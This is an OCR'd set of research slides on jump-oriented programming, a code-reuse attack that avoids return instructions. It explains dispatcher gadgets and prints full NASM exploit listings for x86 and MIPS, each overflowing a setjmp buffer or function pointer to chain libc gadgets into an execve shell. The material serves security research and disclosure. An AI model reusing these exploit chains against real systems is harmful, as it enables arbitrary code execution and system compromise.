
Jump-oriented Programming

Defenses against ROP

- ROP attacks rely on the stack in a unique way
- Researchers built defenses based on this:
  - ROPdefender[1] and others: maintain a shadow stack
  - DROP[2] and DynIMA[3]: detect high frequency `ret`s
  - Returnless[4]: Systematically eliminate all `ret`s
- **So now we're totally safe forever, right?**
- **No: code-reuse attacks need not be limited to the stack and `ret`!**
  - **My research follows…**

Jump-oriented programming (JOP)

- Instead of `ret`, use indirect jumps, e.g., `jmp eax`
- How to maintain control flow?




The dispatcher in depth

- Dispatcher gadget implements:

  pc = **f**(*pc*)
  goto **pc*


- **f** can be anything that evolves *pc* predictably
  - Arithmetic: **f**(*pc*) = *pc*+4
  - Memory based: **f**(*pc*) = *(*pc*+4)



Availability of indirect jumps (1)


- Can use `jmp` or `call` (don't care about the stack)
- When would we expect to see indirect jumps?
  - Function pointers, some switch/case blocks, ...?
- That's not many...


Frequency of control flow transfers instructions in glibc



Availability of indirect jumps (2)

- However: x86 instructions are ***unaligned***
- We can find ***unintended*** code by jumping into the middle of a regular instruction!





- Very common, since they start with 0xFF, e.g.

-1	= 0xFFFFFFFF
-1000000	= 0xFFF0BDC0

Finding gadgets

- Cannot use traditional disassembly,
  - Instead, as in ROP, scan & walk backwards
  - We find 31,136 potential gadgets in libc!
- Apply heuristics to find certain kinds of gadget
- Pick one that meets these requirements:
  - **Internal integrity**:
    - Gadget must not destroy its own jump target.
  - **Composability**:
    - Gadgets must not destroy subsequent gadgets' jump targets.

Finding dispatcher gadgets

pc = **f**(*pc*)
goto **pc*

- Dispatcher heuristic:
  - The gadget must act upon its own jump target register
  - Opcode can't be useless, e.g.: `inc`, `xchg`, `xor`, etc.
  - Opcodes that overwrite the register (e.g. `mov`) instead of modifying it (e.g. `add`) must be self-referential
    - `lea edx, [eax+ebx]` isn't going to advance anything
    - `lea edx, [edx+esi]` could work
- Find a dispatcher that uses uncommon registers

```
add ebp, edi
jmp [ebp-0x39]
```

- Functional gadgets found with similar heuristics

Developing a practical attack

- Built on Debian Linux 5.0.4 32-bit x86
  - Relies solely on the included libc
- Availability of gadgets (31,136 total): **PLENTY**
  - **Dispatcher**: 35 candidates
  - **Load constant**: 60 `pop` gadgets
  - **Math/logic**: 221 `add`, 129 `sub`, 112 `or`, 1191 `xor`, etc.
  - **Memory**: 150 `mov` loaders, 33 `mov` storers (and more)
  - **Conditional branch**: 333 short `adc`/`sbb` gadgets
  - **Syscall**: multiple gadget sequences

The vulnerable program

- Vulnerabilities
  - String overflow
  - Other buffer overflow
  - String format bug

- Targets
  - Return address
  - Function pointer
  - C++ Vtable
  - Setjmp buffer
    - Used for non-local gotos
    - Sets several registers, including `esp` and `eip`

The exploit code (high level)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 10 gadgets which will:
  - Write null bytes into the attack buffer where needed
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `ret`:

```
Terminal
File  Edit  View  Terminal  Go  Help
sh$ ./vulnerable "`cat exploit.bin`"
Starting bash...
bash$
```

The full exploit (1)

```
1   start:
2   ; Constants:
3   libc:                 equ 0xb7e7f000 ; Base address of libc in memory
4   base:                 equ 0x0804a008 ; Address where this buffer is loaded
5   base_mangled:         equ 0x1d4011ee ; 0x0804a008 = mangled address of this buffer
6   initializer_mangled:  equ 0xc43ef491 ; 0xB7E81F7A = mangled address of initializer gadget
7   dispatcher:           equ 0xB7FA4E9E ; Address of the dispatcher gadget
8   buffer_length:        equ 0x100      ; Target program's buffer size before the jmpbuf.
9   shell:                equ 0xbffff8eb ; Points to the string "/bin/bash" in the environment
10  to_null:              equ libc+0x7   ; Points to a null dword (0x00000000)
11
12  ; Start of the stack.  Data read by initializer gadget "popa":
13  popa0_edi: dd -4                      ; Delta for dispatcher; negative to avoid NULLs
14  popa0_esi: dd 0xaaaaaaaa
15  popa0_ebp: dd base+g_start+0x39       ; Starting jump target for dispatcher (plus 0x39)
16  popa0_esp: dd 0xaaaaaaaa
17  popa0_ebx: dd base+to_dispatcher+0x3e; Jumpback for initializer (plus 0x3e)
18  popa0_edx: dd 0xaaaaaaaa
19  popa0_ecx: dd 0xaaaaaaaa
20  popa0_eax: dd 0xaaaaaaaa
21
22  ; Data read by "popa" for the null-writer gadgets:
23  popa1_edi: dd -4                      ; Delta for dispatcher
24  popa1_esi: dd base+to_dispatcher      ; Jumpback for gadgets ending in "jmp [esi]"
25  popa1_ebp: dd base+g00+0x39           ; Maintain current dispatch table offset
26  popa1_esp: dd 0xaaaaaaaa
27  popa1_ebx: dd base+new_eax+0x17bc0000+1 ; Null-writer clears the 3 high bytes of future eax
28  popa1_edx: dd base+to_dispatcher      ; Jumpback for gadgets ending "jmp [edx]"
29  popa1_ecx: dd 0xaaaaaaaa
30  popa1_eax: dd -1                      ; When we increment eax later, it becomes 0
31
32  ; Data read by "popa" to prepare for the system call:
33  popa2_edi: dd -4                      ; Delta for dispatcher
34  popa2_esi: dd base+esi_addr           ; Jumpback for "jmp [esi+K]" for a few values of K
35  popa2_ebp: dd base+g07+0x39           ; Maintain current dispatch table offset
36  popa2_esp: dd 0xaaaaaaaa
37  popa2_ebx: dd shell                   ; Syscall EBX = 1st execve arg (filename)
38  popa2_edx: dd to_null                 ; Syscall EDX = 3rd execve arg (envp)
39  popa2_ecx: dd base+to_dispatcher      ; Jumpback for "jmp [ecx]"
40  popa2_eax: dd to_null                 ; Swapped into ECX for syscall.  2nd execve arg (argv)
41
```

Constants

Immediate values on the stack

The full exploit (2)

```
42  ; End of stack, start of a general data region used in manual addressing
43              dd dispatcher               ; Jumpback for "jmp [esi-0xf]"
44              times 0xB db 'X'            ; Filler
45  esi_addr:   dd dispatcher               ; Jumpback for "jmp [esi]"
46              dd dispatcher               ; Jumpback for "jmp [esi+0x4]"
47              times 4 db 'Z'              ; Filler
48  new_eax:    dd 0xEEEEEE0b               ; Sets syscall EAX via [esi+0xc]; EE bytes will be cleared
49
50  ; End of the data region, the dispatch table is below (in reverse order)
51  g0a: dd 0xb7fe3419    ; sysenter
52  g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc]          ; mov [esp], eax    ; call [esi+0x4]
53  g08: dd libc+0x136460 ; xchg ecx, eax               ; fdiv st, st(3)    ; jmp [esi-0xf]
54  g07: dd libc+0x137375 ; popa                        ; cmc               ; jmp far dword [ecx]
55  g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
56  g05: dd libc+0x14748d ; inc ebx                     ; fdivr st(1), st   ; jmp [edx]
57  g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
58  g03: dd libc+0x14748d ; inc ebx                     ; fdivr st(1), st   ; jmp [edx]
59  g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah    ; stc               ; jmp [edx]
60  g01: dd libc+0x14734d ; inc eax                     ; fdivr st(1), st   ; jmp [edx]
61  g00: dd libc+0x1474ed ; popa                        ; fdivr st(1), st   ; jmp [edx]
62  g_start: ; Start of the dispatch table, which is in reverse order.
63  times buffer_length - ($-start) db 'x' ; Pad to the end of the legal buffer
64
65  ; LEGAL BUFFER ENDS HERE.  Now we overwrite the jmpbuf to take control
66  jmpbuf_ebx: dd 0xaaaaaaaa
67  jmpbuf_esi: dd 0xaaaaaaaa
68  jmpbuf_edi: dd 0xaaaaaaaa
69  jmpbuf_ebp: dd 0xaaaaaaaa
70  jmpbuf_esp: dd base_mangled             ; Redirect esp to this buffer for initializer's "popa"
71  jmpbuf_eip: dd initializer_mangled      ; Initializer gadget:  popa ; jmp [ebx-0x3e]
72
73  to_dispatcher: dd dispatcher            ; Address of the dispatcher:  add ebp,edi ; jmp [ebp-0x39]
74                 dw 0x73                  ; The standard code segment; allows far jumps; ends in NULL
```

Data

Dispatch table

Overflow

Discussion

- Can we automate building of JOP attacks?
  - Must solve problem of complex interdependencies between gadget requirements
- Is this attack applicable to non-x86 platforms?

A: *Yes*

- What defense measures can be developed which counter this attack?

The MIPS architecture

- MIPS: very different from x86
  - Fixed size, aligned instructions
    - No unintended code!
  - Position-independent code via indirect jumps
  - Delay slots
    - Instruction after a jump will always be executed
- ***We can deploy JOP on MIPS!***
  - Use intended indirect jumps
    - Functionality bolstered by the effects of delay slots
  - Supports hypothesis that JOP is a *general* threat

MIPS exploit code (high level overview)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 6 gadgets which will:
  - Insert a null-containing value into the attack buffer
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `jr ra`:

```
Terminal
File Edit View Terminal Go Help
sh$ ./vulnerable "`cat exploit.bin`"
Starting bash...
bash$
```

Click for full exploit code

MIPS full exploit code (1)

```
1  ; ===== CONSTANTS =====
2  %define libc            0x2aada000    ; Base address of libc in memory.
3  %define base            0x7fff780e    ; Address where this buffer is loaded.
4  %define initializer     libc+0x103d0c ; Initializer gadget (see table below for machine code).
5  %define dispatcher      libc+0x63fc8  ; Dispatcher gadget (see table below for machine code).
6  %define buffer_length   0x100         ; Target program's buffer size before the function pointer.
7  %define to_null         libc+0x8      ; Points to a null word (0x00000000).
8  %define gp              0x4189d0      ; Value of the gp register.
9
10 ; ===== GADGET MACHINE CODE =====
11 ; +--------------------------------+-------------------+---------------------+------------------+
12 ; | Initializer/pre-syscall gadget | Dispatcher gadget | Syscall gadget      | Gadget "g04"     |
13 ; +--------------------------------+-------------------+---------------------+------------------+
14 ; |  lw    v0,44(sp)               | addu  v0,a0,v0    | syscall             | sw    a1,44(sp)  |
15 ; |  lw    t9,32(sp)               | lw    v1,0(v0)    | lw    t9,-27508(gp) | sw    zero,24(sp)|
16 ; |  lw    a0,128(sp)              | nop               | nop                 | sw    zero,28(sp)|
17 ; |  lw    a1,132(sp)              | addu  v1,v1,gp    | jalr  t9            | addiu a1,sp,44   |
18 ; |  lw    a2,136(sp)              | jr    v1          | li    a0,60         | jalr  t9         |
19 ; |  sw    v0,16(sp)               | nop               |                     | addiu a3,sp,24   |
20 ; |  jalr  t9                      |                   |                     |                  |
21 ; |  move  a3,s8                   |                   |                     |                  |
22 ; +--------------------------------+-------------------+---------------------+------------------+
23
24 ; ===== ATTACK DATA =====
25 ; Data for the initializer gadget. We want 32(sp) to refer to the value below, but sp
26 ; points 24 bytes before the start of this buffer, so we start with some padding.
27 times 32-24 db 'x'
28 dd dispatcher        ; sp+32  Sets t9 - Dispatcher gadget address (see table above for machine code)
29 times 44-36 db 'x'   ; sp+36  (padding)
30 dd base + g_start    ; sp+44  Sets v0 - offset
31 times 128-48 db 'x'  ; sp+48  (padding)
32 dd -4                ; sp+128 Sets a0 - delta
33 dd 0xaaaaaaaa        ; sp+132 Sets a1
34 dd 0xaaaaaaaa        ; sp+136 Sets a2
35
36 dd 0xaaaaaaaa        ; sp+140 (padding, since we can only advance $sp by multiples of 8)
37
```

MIPS full exploit code (2)

```
38  ; Data for the pre-syscall gadget (same as the initializer gadget). By now, sp has
39  ; been advanced by 112 bytes, so it points 32 bytes before this point.
40  dd libc+0x26194      ; sp+32  Sets t9 - Syscall gadget address (see table above for machine code)
41  times 44-36 db 'x'   ; sp+36  (padding)
42  dd 0xdededede        ; sp+44  Sets v0 (overwritten with the syscall number by gadgets g02-g04)
43  times 80-48 db 'x'   ; sp+48  (padding)
44  dd -4011             ; sp+80  The syscall number for "execve", negated.
45  times 128-84 db 'x'  ; sp+84  (padding)
46  dd base+shell_path   ; sp+128 Sets a0
47  dd to_null           ; sp+132 Sets a1
48  dd to_null           ; sp+136 Sets a2
49
50  ; ===== DISPATCH TABLE =====
51  ; The dispatch table is in reverse order
52  g05: dd libc-gp+0x103d0c ; Pre-syscall gadget (same as initializer, see table for machine code)
53  g04: dd libc-gp+0x34b8c  ; Gadget "g04" (see table above for machine code)
54  g03: dd libc-gp+0x7deb0  ; Gadget: jalr t9  ;  negu a1,s2
55  g02: dd libc-gp+0x6636c  ; Gadget: lw s2,80(sp)  ;  jalr t9  ;  move s6,a3
56  g01: dd libc-gp+0x13d394 ; Gadget: jr t9  ;  addiu sp,sp,16
57  g00: dd libc-gp+0xcb1ac  ; Gadget: jr t9  ;  addiu sp,sp,96
58  g_start: ; Start of the dispatch table, which is in reverse order.
59
60  ; ===== OVERFLOW PADDING =====
61  times buffer_length - ($-$$) db 'x' ; Pad to the end of the legal buffer
62
63  ; ===== FUNCTION POINTER OVERFLOW =====
64  dd initializer
65
66  ; ===== SHELL STRING =====
67  shell_path: db "/bin/bash"
68  db 0 ; End in NULL to finish the string overflow
```

References

[1] L. Davi, A.-R. Sadeghi, and M. Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI-TR-2010-001, Horst Gortz Institute for IT Security, March 2010.

[2] P. Chen, H. Xiao, X. Shen, X. Yin, B. Mao, and L. Xie. Drop: Detecting return-oriented programming malicious code. In 5th ACM ICISS, 2009

[3] L. Davi, A.-R. Sadeghi, and M. Winandy. Dynamic Integrity Measurement and Attestation: Towards Defense against Return-oriented Programming Attacks. In 4th ACM STC, 2009.

[4] J. Li, Z. Wang, X. Jiang, M. Grace, and S. Bahram. Defeating return-oriented rootkits with return-less kernels. In 5th ACM SIGOPS EuroSys Conference, Apr. 2010.

[5] H. Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In 14th ACM CCS, 2007.

[6] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-Oriented Programming Without Returns. In 17th ACM CCS, October 2010.